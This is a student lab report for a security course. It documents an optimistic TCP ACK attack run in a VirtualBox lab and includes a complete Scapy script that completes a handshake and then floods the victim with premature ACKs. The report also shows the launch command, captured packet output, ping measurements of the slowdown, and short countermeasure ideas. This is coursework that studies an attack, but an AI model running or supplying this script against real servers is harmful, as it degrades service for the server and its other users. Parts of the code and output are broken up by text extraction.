CSE-406 Report Optimistic TCP Ack Attack

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Level: 4 Term: I



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Steps of Attack

Requirements

1.0perating system: Windows

2. Virtualbox

3. Scapy

Environment Setup

Create a virtual machine(attacker) which will attack the main operating system

1.Attacker: 172.20.57.40

2.Victim: 172.20.57.57

Topology diagram



Working steps:

- 1. At first we will build a secure connection with the victim by implementing tcp handshake.
- 2. From that tcp handshake we will collect data about its payload.
- 3. Now we will attack the server by sending acks for packets which it have not sent yet and force it to reply against those packets.

Codes:

OptimisticAckAttacker.py

```
1. #!/usr/bin/env python
2. import argparse
3. import time
4. from scapy.all import *
5.
6. parser = argparse.ArgumentParser(description='Attack a TCP server with the optimistic a
   ck attack.')
parser.add argument('--
   host', default='127.0.0.1', type=str, help='The ip address to attack.')
8. args = parser.parse_args()
9.
10. if __name__ == "__main__":
11.
       host=args.host
12.
       sequence_no=4444
13.
       source_port=6666
14.
       dest_port=12345
       firsthandshake=IP(dst=host) / TCP(sport=source_port, dport=dest_port, flags='S',
15.
        seq=sequence_no)
16.
       print "First handshake"
17.
       firsthandshake.show()
18.
       secondhandshake = sr1(firsthandshake)
       print "Second handshake"
19.
       secondhandshake.show()
20.
       thirdhandshake = IP(dst=host) / TCP(sport=source_port, dport=dest_port, flags='A',
21.
        ack=(secondhandshake.seq + 1), seq=(sequence_no + 1))
       print "Third handshake"
22.
23.
       thirdhandshake.show()
24.
       lastdata=sr1(thirdhandshake)
25.
       print "last data"
26.
       lastdata.show()
27.
28.
29.
30.
       start_ack = lastdata.seq
31.
       print(start_ack)
32.
       window = len(lastdata.payload.payload)
33.
       print(window)
34.
35.
36.
       for i in range(1, int(10000000 / window)):
37.
               opt_ack_attack = IP(dst=host) / TCP(sport=source_port, dport=dest_port, fl
   ags='A', ack=(start_ack + i * window), seq=(sequence_no + 1))
38.
               if i==1:
39.
                       print "first data"
40.
                       opt ack attack.show()
41.
               send(opt_ack_attack)
```

Launch Attack

Run in the attacker machine ./OptimisticAckAttacker.py -host "172.20.57.57"

Screenshots

1. Running the attack code and first handshake of the three handshakes of TCP between attacker and victim:

```
root@kali:~# ./opt_ack_atack.py --host 172.20.57.57
First handshake
###[ IP ]###
  version = 4
  ihl
            = None
            = 0x0
            = None
  id
  flags
 frag
            = 0
  ttl
            = 64
 proto
            = tcp
  chksum
            = None
 STC
 dst
  \options
###[ TCP ]###
     sport
              = 6666
     dport
              = 12345
               = 4444
     seq
               = 0
     dataofs
               = None
     reserved = 0
     flags
               = 8192
     window
     chksum
              = None
     urgptr
               = []
     options
Begin emission:
.....Finished sending 1 packets.
```

2. Second handshake of victim syn-ack reply:

```
Received 7 packets, got 1 answers, remaining 0 packets
Second handshake
###[ IP ]###
            = 0 \times 0
            = 16733
 flags
            = DF
            = 0
 frag
 proto
            = 0xeedf
            = 172.20.57.57
= 172.20.57.49
 \options
###[ TCP ]###
     sport
               = 12345
               = 6666
     dport
     seq
               = 4445
     dataofs
     reserved = 0
     flags
    window
               = 0
     chksum
               = 0x899d
    urgptr
               = 0
     options
               = []
###[ Padding ]###
        load
                  = '\x00\x00\x00\x00\x00\x00'
```


3. Third handshake or ack from attacker:

```
Third handshake
###[ IP ]###
 version = 4
          = None
          = 0x0
          = None
 flags
 frag
          = 64
 proto
         = tcp
         = None
 chksum
          = 172.20.57.49
 src
          = 172.20.57.57
 dst
 \options
###[ TCP ]###
            = 6666
    sport
            = 12345
    dport
            = 4445
    seq
    dataofs = None
    reserved = 0
    flags
    window = 8192
    chksum = None
    urgptr
            = 0
    options = []
Begin emission:
Finished sending 1 packets.
Received 1 packets, got 1 answers, remaining 0 packets
```


4. Reply packet against the ack from attacker:


```
last data
###[ IP ]###
 version = 4
 ihl
           = 0x0
 len
           = 40
           = 16734
 flags
           = DF
           = 0
  frag
           = 128
 proto
           = tcp
           = 0xeede
 chksum
           = 172.20.57.57
           = 172.20.57.49
 dst
 \options
###[ TCP ]###
    sport
              = 12345
    dport
              = 6666
    seq
    ack
    dataofs
    reserved = 0
     flags
               = R
              = 0
    window
    chksum
              = 0x9b08
    urgptr
              = 0
    options = []
###[ Padding ]###
                 = '\x00\x00\x00\x00\x00\x00'
        load
```

5. TCP handshaking in wireshark of attacker



6. Optimistic TCP ack send by attacker in wireshark:





7. Ack received shown from the victim side using wireshark:

We can see top acks from both the attacker side and the victim side on wireshark.

Was my attack successful?

Yes, my attack was successful to some extent. I was able to send unnecessary acks which had nothing to do with the connection and get reply packets from the victim for that ack which is a successful manipulation of TCP optimal ack property.

I had visible effect on the server by this ack packets as it slowed down the connection with other clients.

```
C:\Windows\system32\cmd.exe
C:\Users\Montaser Majid>ping google.com
Pinging google.com [74.125.200.102] with 32 bytes of data:
Reply from 74.125.200.102: bytes=32 time=61ms TTL=41
Reply from 74.125.200.102: bytes=32 time=63ms TTL=41
Reply from 74.125.200.102: bytes=32 time=77ms TTL=41
Reply from 74.125.200.102: bytes=32 time=60ms TTL=41
Ping statistics for 74.125.200.102:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 60ms, Maximum = 77ms, Average = 65ms
C:\Users\Montaser Majid>ping google.com
Pinging google.com [172.217.26.78] with 32 bytes of data:
Reply from 172.217.26.78: bytes=32 time=79ms TTL=54
Reply from 172.217.26.78: bytes=32 time=49ms TTL=54
Reply from 172.217.26.78: bytes=32 time=69ms TTL=54
Reply from 172.217.26.78: bytes=32 time=87ms TTL=54
Ping statistics for 172.217.26.78:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
     Minimum = 49ms, Maximum = 87ms, Average = 71ms
 C:\Users\Montaser Majid>ipconfig
Windows IP Configuration
```

Fig: Ping to "google.com" at normal condition

Fig: Ping to "google.com" at attack time

We can see a visible change in ping time. Before attack the average ping time was 65ms and 71ms, but at the attack increased the ping time to 166ms and 156ms as a huge portion of the bandwidth was busy giving reply to the unnecessary acks.

The attack could not crash the server as our attack was against the main operating system, the victim is quite strong. Our virtualbox could not reach the threshold of it. But performance degradation was clearly seen.

Did I think of any countermeasures for such attacks

The attack can not be implemented if the windows firewall is on as firewall detects potentially harmful packets and blocks it.

But the main countermeasure against optimistic tcp ack attack would be redesigning of TCP. If we can make TCP aware of potentially fake acks then it will be able to reject them though the packet was sent . So the congestion will remain controlled.

Another countermeasure would be to implement maximum traffic limits per client from the server side. It will stop any fast transmission of packets between attacker and server and thus the main objective of the optimistic TCP ack attack will be hindered.